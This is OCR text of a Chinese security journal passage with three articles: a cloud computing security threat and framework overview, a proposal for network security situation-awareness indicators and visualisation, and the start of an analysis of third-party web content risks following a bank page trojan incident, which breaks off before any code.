一是针对云计算服务的拒绝服务攻击，会导致整个平台的不可用；二是利用云计算的强大服务能力，对其他系统发起的攻击将是致命的。

云计算服务很容易成为滥用、恶意使用服务的温床。在 2010 年 Defcon 大会上，David Bryan 公开演示了，如何在 Amazon 的 EC2 云计算服务平台上，以 6 美元的成本对目标网站发起致命的拒绝服务攻击 。另外，利用云计算服务来破解密码、构建僵尸网络等恶意使用案例也屡有报道。

2、不安全的接口和 API（Insecure Interfaces and APIs）

云计算服务商需要提供大量的网络接口和 API，整合上下游、发展业务伙伴、甚至直接提供业务。但是，从业界的安全实践来看，开发过程的安全测试、运行过程中的渗透测试等，不管从测试工具还是测试方法等，针对网络接口和 API 都还不够成熟，这些通常工作于后台相对安全环境的功能被开放出来后，带来了额外的安全入侵入口。

3、恶意的内部员工（Malicious Insiders）

Verizon Business 最新的数据泄漏调查报告（DBIR 2010）显示，48% 的数据泄漏是由于恶意的内部人士所为。对于云计算服务而言，有权限、有能力接触并处理用户数据的人员范围进一步扩大，这种访问权限范围的扩大，增加了恶意的“内部员工”滥用数据和服务、甚至实施犯罪的可能性。

4、共享技术产生的问题（Shared Technology Issues）

资源的虚拟池化和共享是云计算的根本，但是这种共享并不是没有代价的。最为典型的代价就是安全上的不足。事实上，针对虚拟层（hypervisor）的安全研究已经被广为重视，从 2007 年开始，主流的虚拟层（hypervisor）软件常有漏洞被披露。

5、数据泄漏（Data Loss or Leakage）

事实上，数据泄漏是云计算、尤其是公共“云”最为广泛的担忧之一。很多威胁场景都可能会导致云中的数据的丢失和泄漏，如：密钥的丢失会导致事实上的数据毁坏。

6、账号和服务劫持（Account or Service Hijacking）

在云环境中，如果攻击者能够获得你的账号信息，他们可以窃听你的活动和交易、操纵处理的数据、返回假冒的信息、将你的客户导向到假冒的站点，并且被“劫持”的服务和账号可能会被利用来发起新的攻击，并利用你的网络“信誉”或“信用”。

7、未知的风险场景（Unknown Risk Profile）

由于技术发展的不平衡，以及云计算服务商和用户之间的信息不对称性，使得云计算的用户处在大量的未知安全风险中。

当然，云计算面临的安全威胁还有很多，比如大量迅猛涌现的 Web 安全漏洞、潜在的合同纠纷和法律诉讼等等，此处不再赘述。

三、云计算平台安全技术体系框架

依据云安全联盟（CSA）的观点：IaaS 是所有云服务的基础，PaaS 建立在 IaaS 之上，而 SaaS 又建立在 PaaS 之上；在不同云服务模型中，提供商和用户的安全职责有着很大的不同。具体来说，IaaS 提供商负责解决物理安全、环境安全和虚拟化安全这些安全控




图 3.1 云计算平台安全技术体系框架

制，而用户则负责与 IT 系统（事件）相关的安全控制，包括操作系统、应用和数据；PaaS 提供商负责物理安全、环境安全、虚拟化安全和操作系统等的安全，而用户则负责应用和数据的安全；SaaS 提供商不仅负责物理和环境安全，还必须解决基础设施、应用和数据相关的安全控制。

此处，我们给出一种云计算平台安全技术体系框架，如图 3.1 所示。

从图 3.1 中可以看出，对于不同的云服务模式（IaaS、PaaS、SaaS），安全关注点是不一样的；当然，也有一些是这三种模式需要共同关注的，此文暂且称之为“共有安全”，即无论是 IaaS、PaaS，还是 SaaS，都应该关注，如：数据安全、加密和密钥管理、身份识别和访问控制、安全事件管理、业务连续性等等。

1、IaaS 层安全

IaaS 涵盖了从机房设备到其中的硬件平台等所有的基础设施资源层面。它包括了将资源抽象化（或相反）的能力，并交付连接到这些资源的物理或逻辑网络连接，终极状态是 IaaS 提供商提供一组 API，允许用户管理基础设施资源以及进行其它形式的交互。

IaaS 层安全，主要包括物理与环境安全、主机安全、网络安全、虚拟化安全、接口安全，当然也包括数据安全、加密和密钥管理、身份识别和访问控制、安全事件管理、业务连续性等等。

1.1、物理与环境安全

物理与环境安全，是指保护云计算平台免遭地震、水灾、火灾等事故以及人为行为导致的破坏。主要措施包括物理位置的正确选择、物理访问控制、防盗窃和防破坏、防雷、防火、防静电、防尘、防电磁干扰等等。

1.2、主机安全

云计算平台的主机包括服务器、终端 / 工作站，以及安全设备 / 系统在内的所有计算机设备，主要指它们在操作系统和数据库系统层面的安全。主机安全问题主要包括操作系统本身缺陷所带来的不安全因素（包括身份认证、访问控制、系统漏洞等）、操作系统的安全配置问题、病毒对操作系统的威胁等。

主机安全，应该要求做到身份鉴别、访问控制、安全审计、剩余信息保护、入侵防范、恶意代码控制、资源控制等，主要采取的措施和技术手段包括身份认证、主机安全审计、主机入侵保护、主机防病毒系统等等。

1.3、网络安全

在网络安全方面，主要应该做到以下几个方面的安全防护，这包括网络架构安全、网络访问控制、网络安全审计、边界完整性检查、网络入侵防范、恶意代码防范、网络设备防护。可以采取的主要安全措施和技术包括防火墙、IDS/IPS、网络安全审计系统、防病毒、防病毒网关、强身份认证等。

此处，特别值得提出的是，拒绝服务攻击对云计算来说，其风险是非常凸显的。拒绝服务攻击 DoS 和 DDoS 不是云服务所特有的。但是，在云服务的技术环境中，企业中的关键核心数据、服务离开了企业网，迁移到了云服务中心。更多的应用和集成业务开始依靠互联网。拒绝服务带来的后果和破坏，将会明显地超过传统的企业网

环境。因此，必须采取相应的抗拒绝服务攻击技术措施，以保障云计算平台的正常运行。

1.4、虚拟化安全

虚拟化的安全，包括两个方面的问题，一是虚拟技术本身的安全，二是虚拟化引入的新的安全问题。

可以采用的相应技术措施，有虚拟镜像文件的加密存储和完整性检查、VM 的隔离和加固、VM 访问控制、虚拟化脆弱性检查、VM 监控、VM 安全迁移等等。

1.5、接口安全

IaaS 提供的服务，终极状态是提供一组 API，允许用户管理基础设施资源和进行其它形式的交互。那么，如何保障这些 API 的安全，就成了一个非常重要的问题。

接口安全，需要采取相应的措施，来确保接口的强用户认证、加密和访问控制的有效性，避免利用接口对内和对外的攻击，避免利用接口进行云服务的滥用等。

2、PaaS 层安全

PaaS 位于 IaaS 之上，又增加了一个层面，用来与应用开发框架、中间件能力，以及数据库、消息和队列等功能集成。PaaS 允许开发者在平台之上开发应用，开发的编程语言和工具由 PaaS 支持提供。

PaaS 层的安全，主要包括接口安全、运行安全，当然也包括数据安全、加密和密钥管理、身份识别和访问控制、安全事件管理、业务连续性等等。

2.1、接口安全

对于 PaaS 平台提供的一组 API，需要采取相应的措施，来确保接口的强用户认证、加密和访问控制的有效性，避免利用接口对内和对外的攻击，避免利用接口进行云服务的滥用等。

2.2、运行安全

在 PaaS 上，需要保障用户的 IT 系统的安全部署和安全运行，使其不对现有的 PaaS 平台造成影响和威胁，如不会在云内部发起对内和对外的攻击。

运行安全，主要包括对用户应用的安全审核、不同应用的监控、不同用户系统的隔离、安全审计等等。

3、SaaS 层安全

SaaS 位于底层的 IaaS 和 PaaS 之上，SaaS 能够提供独立的运行环境，用以交付完整的用户体验，包括内容、展现、应用和管理能力。

SaaS 层的安全，主要包括应用安全，当然也包括数据安全、加密和密钥管理、身份识别和访问管理、安全事件管理、业务连续性等等。

3.1、应用安全

云计算服务推动了 Internet 的 Web 化趋势。与传统的操作系统、数据库、C/S 系统的安全漏洞相比，多客户、虚拟化、动态、业务逻辑服务复杂、用户参与等，这些 Web2.0 和云服务的特点，对网络安全来说意味着巨大的挑战，甚至面临灾难性威胁。因此，在云计算中，对于应用安全，尤其需要注意的是 Web 应用安全。

Web 系统漏洞层出不穷，主要包括两个方面，一是 Web 应用漏洞，即 Web 应用层面的各项漏洞，包括 Web 应用主流的安全漏洞、网页挂马、恶意代码利用的漏洞等；二是 Web 代码漏洞，即 Web 应用系统在开发阶段遗留下来的代码漏洞，包括 SQL 注入漏洞、跨站脚本漏洞、CGI 漏洞和无效链接等。

要保证 SaaS 的应用安全，就要在应用的设计开发之初，充分考虑到安全性，应该制定并遵循适合 SaaS 模式的 SDL（安全开发生命周期）规范和流程，从整个生命周期上去考虑应用安全。

对于 Web 应用而言，其防护是一个复杂问题，包括应对网页篡改、DDoS 攻击、导致系统可用性问题的其它类型黑客攻击等各种措施；可以采用的技术防护措施有访问控制、配置加固、部署应用层防火墙等。

4、共有安全

前文分别针对 IaaS、PaaS、SaaS，探讨了其安全应该关注的方面。还有一些重要的安全，是 IaaS、PaaS 和 SaaS 共有的，是都应该考虑的，如数据安全、加密和密钥管理、身份识别和访问控制、安全事件管理、业务连续性等。接下来，我们将会进行相应的分析和讨论。

4.1、数据安全

无论是 IaaS、PaaS 还是 SaaS，都存在数据安全的问题。数据安全，就是要保障数据的保密性、完整性、可用性、真实性、授权、认证和不可抵赖性，相关要求如下:

- 数据存放位置：必须保证所有的数据包括所有副本和备份，存储在合同、SLA 和法规允许的地理位置。
- 数据删除或持久性：数据必须彻底有效地去除才被视为销毁。
- 不同客户数据的混合：数据尤其是保密 / 敏感数据不能在使用、储存或传输过程中，在没有任何补偿控制的情况下与其它客户数据混合。数据的混合将在数据安全和地缘位置等方面增加了安全的挑战。
- 数据备份和恢复重建（Recovery and Restoration）计划：必须保证数据可用，云数据备份和云恢复计划必须到位和有效，以防止数据丢失、意外的数据覆盖和破坏。
- 数据发现（discovery）：由于法律系统持续关注电子证据发现，云服务提供商和数据拥有者将需要把重点放在发现数据并确保法律和监管当局要求的所有数据可被找回。
- 数据聚合和推理：数据在云端时，会有新增的数据汇总和推理的方面的担心，可能会导致违反敏感和机密资料的保密性。因此，在实际操作中，应要保证数据拥有者和数据的利益相关者的利益，在数据混合和汇总的时候，避免数据遭到任何哪怕是轻微的泄漏。

在数据的创建、存储、使用、共享、归档、销毁等阶段，都要采取相应的保护措施，如数字版权管理（DRM）、访问控制、数据加密、DLP、数据备份、数据销毁、安全审计等技术手段，来保障数据安全。

4.2、加密和密钥管理

加密和密钥管理是云计算系统中，用于保护数据的一种核心机制。加密提供了资源保护功能，同时密钥管理则提供了对受保护资源的访问控制。

加密的机密性和完整性，包括加密网络传输中的数据、加密静止数据、加密备份媒介中的数据。除这些常见的加密应用之外，对云计算的特殊性而言，应该要求进一步分析加密动态数据的方式，包括内存中的数据。密钥管理包括密钥存储的保护、密钥存储的访问控制、密钥的备份和回复等。

4.3、身份识别和访问管理

身份识别和访问管理 IAM（Identity and Access Management），是保证云计算正确运行的关键所在。传统的 IAM 管理范畴，

例如自动化管理用户账号、用户自助式服务、认证、访问控制、单点登录、职权分离、数据保护、特权用户管理、数据防丢失保护措施与合规报告等，都与云计算息息相关。

对于云环境而言，IAM 可以分为三种场景或类别：1. 将用户传统的 IAM 扩展至云环境；2. 云自身的 IAM；3. 基于云的为客户提供的 IAM 服务。此处，仅对第二种场景进行分析和讨论，即本文仅关注云计算自身的 IAM 管理。

对于云服务提供者，应该采取相应的技术措施，实现身份识别和管理，解决以下问题:

- 有效管理 SaaS 账号以及他们的访问
- 采集并分析 SaaS 安全记录
- 定义并实施 PaaS 应用的访问策略
- 有效控制 IaaS 中的特权用户
- 进行监控和审计

4.4、安全事件管理

对安全事件进行集中管理，实现数据采集、关联分析、事件优先重要性分析、安全事件处理等，从而可以更好的监测发现、评估安全事件，及时有效的对安全事件作出响应，启动适当的措施来预防和降低事件的影响，并从事件中恢复正常的云服务。

4.5、业务连续性

和云有关的业务连续性包括两个方面：一是云计算平台自身的业务连续性；二是利用云为用户提供业务连续性服务。此处，我们仅对前者进行讨论。

报保障业务连续性，云服务服务供应商必须确保拥有提供持续服务的能力，尤其是在出现一些严重问题的时候，如火灾、长时间停电以及网络故障等。对于云计算服务提供商而言，就是要进行业务连续性管理（BCM），制定相应的业务连续性规划（BCP），并且能够得以落实和实施，使得当出现灾难时，可以快速的恢复业务，继续为用户提供服务。可采取的相应的技术措施包括备份数据中心、网络冗余架构、抗拒绝服务攻击等等。

四、总结

本文在分析了云计算架构和其面临的主要安全威胁，并给出了一种云计算安全技术体系框架，希望可以为云计算平台安全技术体系的建设，提供一个有益的参考和借鉴。

参考资料

[1] NIST Definition of Cloud -Computing v15[EB/OL]. http://-csrc.nist.gov/groups/SNS/cloudcomputing/clouddef-v15.doc

[2] CSA. Security Guidance for Critical Areas of Focus in C-loud Computing V2.1 [EB/OL]. http://www.cloudsecurityalliance.-org/csaguide.pdf

[3] CSA. Top Threats to Cloud Computing V1.0[EB/OL]. http://www.cloudsecurityalliance.org/topthreats/csathreats.v1.0.pdf.

[4] Biggest Cloud Challenge: Security[EB/OL]. http://cloudse-curity.org/blog/2008/10/14/biggest-cloud-challenge-security.html

[5] 云计算身份管理标准有望加快云的应用 [EB/OL]. http://www.enet.com.cn/article/2010/0705/A20100705679590.shtml .

网络安全态势感知体系探讨

安全研究院　王卫东

摘要：本文从态势感知的定义入手，提出安全态势感知所需要特别注意的内在属性，即进行态势感知相关工作时需要注意的原则问题。然后给出了安全态势相关的数据类型列表，以及一个简单易懂且容易实现的安全态势指标体系和分析模型。最后介绍了一种非常适合用于展现网络安全态势的同心圆图示。

关键词：网络安全态势　攻击预警　脆弱性　度量

一、引言

在信息技术即将进入云计算时代的时候，网络上各种应用开始大范围普及，如电子政务、在线购物、在线支付、网络银行等等。今天，互联网已经成为与人们日常生活密切相关的公用设施，就像供水供电燃气公交等一样。很多组织机构（企业、政府机构等）的业务网络安全已经不再仅仅是组织机构自身的运营问题，而是社会运行的公共安全问题。因此大规模网络环境的安全态势感知的问题逐渐为业界以及网络监管部门所关注。很多研究者在安全态势感知的领域进行了很多开创性研究，但多数都是艰深晦涩的理论框架和理论方法，很少有能具体指导并推进安全态势感知系统在用户网络上部署。

本文试图在安全态势感知的表征指标、态势数据分析方法以及安全态势呈现方法面给出一些具体的建议。

二、安全态势感知的定义与内涵

2.1、态势感知与网络态势感知的定义

态势感知的定义：一定时间和空间内环境因素的获取，理解和对未来短期的预测。这一定义是 1988 年 Endsley 在一篇论文 [1] 中提出的，并被广泛接受和引用。

网络态势感知（CSA, Cyberspace Situation Awareness）的定义：在大规模网络环境中，对能够引起网络态势发生变化的安全要素进行获取、理解、显示以及预测最近的发展趋势。这一定义是 1999 年 Tim Bass[2] 提出的。所谓网络态势是指由各种网络设备运

行状况、网络行为以及用户行为等因素所构成的整个网络当前状态和变化趋势。

2.2、网络安全态势感知的内涵

随着对网络态势感知研究的深入，它也从一个理论概念逐渐丰富为一套理论模型，其中包括态势感知的数据分析方法，表征态势的指标体系、态势指标的呈现方式、安全态势感知的核心技术。

需要特别注意的是:

1) 态势的概念是面向“环境”而言的。根据网络态势感知的定义，态势感知的应用环境是在一个较大的范围内具有一定规模的网络。


2）态势强调动态性，态势信息不仅包括当前的状态，还要对未来的趋势做出预测，这些预测有些方面是根据历史数据做出的不太确定的推测，有些是根据一些先兆信息做出比较确定的判断。

3）态势强调整体性，态势是各实体间相互关系的体现，某些网络实体状态发生变化，会影响到其它网络实体的状态进而影响整个网络的态势。

三、安全态势感知的分析模型与表征指标

3.1、态势感知的分析模型 [3]

从态势感知的概念提出以来，研究者提出了各种各样的分析模型，其中影响最大，也最被普遍接受的是基于数据融合理念的模型。数据融合是指将来自多个信息源的数据收集起来，进行关联、组合，提升数据的有效性和精确度。目前，大部分安全态势感知的模型都是基于美国的军事机构 JDL 给出的数据融合模型衍生出来的。如下图所示，为我们展示了一个典型的安全态势感知模型:



在这个基于人机交互的模型中，态势感知的实现被分为了 5 个级别 (阶段)。首先是对 IT 资源进行要素信息采集，然后经过不同级别的处理及其不断反馈，最终通过态势可视化实现人机交互。5 个处理级别分别是:

1) 数据预处理：可选的级别，对于部分不够规整的数据进行预处理，例如用户分布式处理、杂质过滤等等。

2) 事件提取：是指要素信息采集后的事件标准化、修订，以及事件基本特征的扩展。

3) 态势评估：包括关联分析和态势分析。态势评估的结果是形成态势分析报告和网络综合态势图，为网络管理员提供辅助决策信息。

4) 影响评估：它将当前态势映射到未来，对参与者设想或预测行为的影响进行评估。

5) 资源管理、过程控制与优化：通过建立一定的优化指标，对整个融合过程进行实时监控与评价，实现相关资源的最优分配。

到目前为止，安全态势感知大体上处于学术界研究领域，核心的技术还有待于突破，包括数据融合技术、数据挖掘技术、模式识别技术等，尤其是对态势预测的研究尚处于起步阶段，整体上距离产品化还有不少的距离。但是，基于安全态势感知理论，部分技术已经可以指导现在的产品研发，并且一部分较成熟技术和模型已经实现了产品化和商业化。

3.2、基础运行指标

基础运行指标是表征当前网络性能、传输设备负载、物流环境的一系列指标。尽管这些指标不直接反应安全问题，但是作为基础运行态势，会对安全态势起到间接的影响。例如，如果网络的基础流量很大，一旦有大流量的攻击发生时，网络就很容易拥塞现象。基础流量直接影响着网络的抗冲击能力。基础运行可以指标包括:

- 基础流量指数

  流量规模指数

  传输质量指数（延迟、抖动）

- 设备负载指数

  核心路由器负载

  核心交换机负载

  DNS 服务器负载

- 路由稳定性指数
- 物理环境运行指数

  温度指数

  湿度指数

3.3、网络脆弱性指标

网络脆弱性指标表征是网络整体上漏洞和脆弱性的情况。根据网络的性质和规模数据采集的可行性等因素的不同，对脆弱性指标的内涵也不同。例如，对于一个大型的企业网，关键业务服务器是企业自身的业务服务器。如果网络环境是城域网，关键业务服务器就应该是可以影响社会稳定、关系国计民生的网络服务器，如网络银行服务器、各种在线支付服务器、大型电子商务网站服务器、各种电子政务服务器等等。网络脆弱性指标一般包括:

- 关键设备健康指数

  DNS 服务器健康指数（表示当前 DNS 服务器的工作状态，负载情况，也影响其对攻击的承受能力，以及当前是否正在遭受攻击。）

  核心路由器健康指数（CPU 负载、端口带宽利用率、路由稳定性）

  核心交换机负载

- 关键业务服务器负载

  主机健康指数

  终端主机配置合规率

终端主机软件更新率

服务器配置合规率

服务器软件更新率

- 关键网络设施健壮指数（容灾能力）

3.4、网络威胁指标

网络威胁指标表征的是网络上各种威胁因素的情况。威胁的情况主要包括各种网络攻击的发生的频率和规模、各种潜在的威胁手段。僵尸网络、垃圾邮件、钓鱼和挂马网站、病毒等都是潜在的威胁。一些机构对安全预警的理解仅限于权威机构发布的漏洞发现或病毒流行的安全通告以及某机构受攻击的教训作为对其它机构的警醒。但是这种预警信息中，缺乏对攻击尤其是大规模 DDoS 攻击的预警。而通常在大规模攻击发生之前，可以观察到很多先兆现象（如大量异常的 DNS 查询），甚至可以通过蜜网技术，截获攻击者发出的包含明确攻击目标和时间等信息的指令。基于上述考虑，网络威胁指标一般包括:

- 攻击烈度指数

（表示网络上攻击事件的严重程度。攻击事件越多，造成断网的可能性就越大。）

入侵事件指数

DDoS 事件指数

- 僵尸活跃度指数

（表示僵尸网络活跃的程度。僵尸网络的个数越多、规模越大，发生 DDoS 攻击、垃圾邮件泛滥、数据和身份信息泄漏的可能性就越大。）

- 网络欺诈频度指数

挂马密度指数

仿冒网站密度指数

- 垃圾邮件泛滥指数

（表示垃圾邮件泛滥的严重程度。垃圾邮件越多，造成主机感染恶意软件的可能性就越大，网络环境也就越不安全。）

- 病毒流行指数

（表示病毒流行的严重程度。感染主机数量越多，造成其它主机感染或数据泄漏、网络中断的可能性就越大，网络环境也就越不安全。）

- 安全预警指数

（来自权威机构的安全预警信息）

四、数据采集与数据分析

4.1、数据采集

安全态势的数据主要来自网络中的安全设备（如防火墙、IDS/IPS、蜜网等）、网络设备（如路由器、交换机）、服务和应用（数据库、应用程序）。不同规模和类型的网络，网络管理者对安全态势的关注也有不同的侧重。在城域网网的环境下，管理者最关注网络的可用性和可靠性。而企业网的环境下，最关注的是业务的可用性和数据的完整性和保密性。因此安全态势要采集的数据也因网络环境而不同，可根据实际情况有选择的采集。一般需要采集的数据包括:

- 网络流量数据（大小、流量成分信息）

- 网络性能数据（延迟、抖动）
- 关键网络设备性能数据（CPU 利用率、端口利用率、路由稳定性数据等）
- 关键网络设备的配置及漏洞信息
- 关键网络设施的物理环境信息（温度、湿度、容灾能力
- 入侵事件的数量和严重等级
- 拒绝服务工具事件的数量和等级
- 僵尸网络的数量和规模
- 仿冒及挂马网站的数量和分布
- 垃圾邮件的数量
- 感染恶意程序的主机数量
- 安全预警信息（安全通告、安全事件、攻击情报）

4.2、数据分析

态势感知最初是航天领域研究的一个术语，后来被用于军事指挥领域方面战场攻防态势的研究。这些研究大都是基于多传感器大数据量采集的环境下的数据分析，研究者提出的数据分析算法有很多，多数都很复杂。但是在一般的网络环境下，采集的数据多数是事件信息，无论是数据源还是数据量都是相对有限的，不需要用特别复杂的算法进行分析。最常用也最有效的算法就是加权求和或加权平均、取集合的极值等。例如攻击烈度指数计算可以用公式 3-1 计算:

ATC=N*SRVR1+M*SRVR2+L*OTHR（3-1）

其中，ATC 表示攻击烈度指数

N,M,L 分别为不同严重等级事件的权重，

SRVR1 是严重等级最高的攻击告警数量，

SRVR2 是严重等级次高的攻击告警数量，

OTHR 是其它级别的攻击告警。

再例如 DNS 健康指数可以用公式 3-2 计算

D=N*QL+M*ATC+L*V （3-2）

其中，D 表示 DNS 健康指数

N,M,L 分别为请求负载、攻击流量比率、漏洞和脆弱性的权重

QL 为解析请求负载，

ATC 为攻击流量占总流量的比例，

V 表示 DNS 服务器漏洞，无漏洞时为 0，有低等级漏洞为 0.5，有严重漏洞为 1

五、网络安全态势的呈现

数据的可视化就是以简洁明了的图形方式将数据本身及其内涵（属性）呈现出来。一般来说，所有的数据都至少包含三部分内容：时间、地点、情形，即所谓 3W（When, Where, What）属性。一个好的呈现方式，应该在一个相对简洁的图形中，尽可能多的同时呈现多种属性。传统的二维图示（如柱状图、饼图、折线图、堆叠图等）一般只能




图 5-1 两种雷达图示

同时呈现数据的两种属性。表征网络安全态势的各个指标都是无量纲的数值，通常适合使用雷达图（见图 5-1 上）但是这种方法只能同时表示情形和时间两个属性，而且时间属性的呈现也不够充分，因为同时呈现多个时刻的数据时，不同时刻的图形会彼此遮挡。有人选择另一种类似雷达图的形式来呈现安全态势数据（见图 5-1 下）。这种图形是利用不同的扇区表示不同的时间片，用不同形状的图标以及离圆心的距离表示数据的情形属性。这种方式依然无法呈现数据的地域属性。

为了更全面的展示数据的属性，有人发明了一种同心圆的图示方法（见图 5-2）。这种方法用同心圆中间的空旷部分表示数据的地域属性，用不同半径的同心圆表示不同的时间片，即数据的时间属性。用不同位置的弧线，表示不同的指标，即数据的情形属性。每段弧长还可细分成更小的片段，表示下一级指标的情形。弧长的颜色用来表示数据的大小。直线将弧长与同心圆中空部分的图标相连，表示数据的地域对应关系。同心圆图示近乎完美的将 3W 属性同时清晰的呈现在一个图示中。




图 5-2 同心圆图示

六、结束语

对安全态势感知的研究已经开展很多年了，国内在这个领域的研究也进行了有 3-4 年的时间。多数研究的成果基本上都是复杂的分析算法或数据建模等。缺少简单易懂，容易实现的安全态势分析方法。本文希望以一种容易理解的分析模型和指标体系来表征网络安全态势。尽管指标体系还不是很完善，还需要在具体的工作实践中进行验证，不断补充和调整。尤其是将具体的有单位的原始数据转换成无量纲的指数这一过程，还需要更完备的分析模型。

参考文献

1、Endsley, "Design and evaluation for situation awareness enhancement" 1988

2、Tim Bass, “Cyberspace Situational Awareness Demands Mimic Traditional C-ommand Requirements” 1999

3、叶蓬, “深入 SOC2.0 系列（4）：具备安全态势感知能力”

4、Yarden Livnat, Jim Agutter, Shaun Moon, Stefano Foresti , “Visual Correlati-on for Situational Awareness”

http://www.visualcomplexity.com/vc/pr-oject.cfm?id=251

第三方内容安全分析报告

行业技术部　徐一丁　产品管理中心　李晨　行业营销中心　李钠

摘要：本文从“网银挂马”事件分析入手，阐述网站第三方内容安全的薄弱性，分析其运作机制，并强调金融行业网站所面临的威胁。然后结合绿盟科技的解决方案，从探测、评估、监测、防护四个方面，提出防范第三方内容安全风险的方法及建议。

关键词：第三方内容安全　内容安全技术　网页挂马　网站挂马


一、某银行“网银挂马”事件分析

2011 年初，互联网上纷纷传播一个消息，某银行网上银行页面被挂马。绿盟科技在进行调查与分析后，确认该银行自己的页面没有被挂马，被挂马的是其网银页面中嵌入的第三方网页，这是一次典型的网站第三方内容安全事件。

来自第三方内容的安全威胁已经浮现出来，这种威胁引起了越来越多的 Web 安全研究者的注意，甚至提出了“第三方内容劫持”这样专有攻击词汇。在 2007 年 OWASP & WASC AppSec 大会上，San Jose 做了一篇名为《The Dangers of Third Party Content》的演讲，首次公开化、整体性分析了第三方内容所带来的安全风险。

1、什么是“第三方内容”？

简要来说，第三方内容就是网站可能使用了一些非本站资源，比如文字、图片、Flash 、JavaScript 脚本等，这些非本站的资源往往被浏览器自动加载，而网站访问者并不关心、也不知道这些资源来自于第三方网站，因此对大多数访问者而言，他会认为在自己计算机上所看到的网页内容，全部都来自他所访问的网站。第三方



内容方便易用，因此被广泛应用到网页编程中，但网站管理者却很少注意到它的安全隐患。

如上图，在步骤 1 中，A 网站访问者用浏览器打开 A 网站网页，但由于 A 网页中嵌入及使用了 B 网站的内容，所以 A 网站访问者在步骤 2 中，其浏览器将会自动访问及下载 B 网站的内容。最终，A 网访问者的游览器呈现了一个完整的 A 网页，却不会知道其中的部分内容实际来自于 B 网站。那么，一旦网站 B 出现安全问题，就会直接影响到 A 网站的整体安全性，也让访问者产生误解，以及遭受不必要的损失。此次某银行“被挂马”事件正是如此。

1、第三方内容风险极高

通常来说，具备安全意识的网站管理者都会检查 Web 应用，避免出现容易被利用的漏洞 (如 SQL 注入和 XSS)，但安全问题往往是整个系统最薄弱环节所导致的，第三方内容正是这样缺乏有效管理和监控的薄弱环节。

很多网站会通过 <iframe> 或者 <script> 的方式，直接将第三方内容嵌入到网页中，这实际上将嵌入第三方内容的网页控制权，隐性的“授权”给了第三方。第三方实际上获得了和原网站本地代码一样的权限，可以去修改原网站在浏览器中显示的内容、甚至窃取用户的机密数据，从而导致网站“被黑”、“被挂马”、“被钓鱼”等多种安全事件。

网站“被黑”

2009 年年初，国内大量由某著名论坛软件架设的论坛“被黑”。在所有“被黑”论坛的首页都出现了“Hacked by ring04h, just for fun!”的字样，甚至该论坛官方论坛都未幸免于难。官方网站也为此发出了专门的安全通告 和解决办法 。此次事件导致大量利用该建站软件建立的论坛被黑，而最根本的原因正是第三方内容带来的安全问题。

在这次事件中，带来严重安全风险的第三方内容是“后台升级提示系统”引入位于其它页面上的 javascript 代码:

```
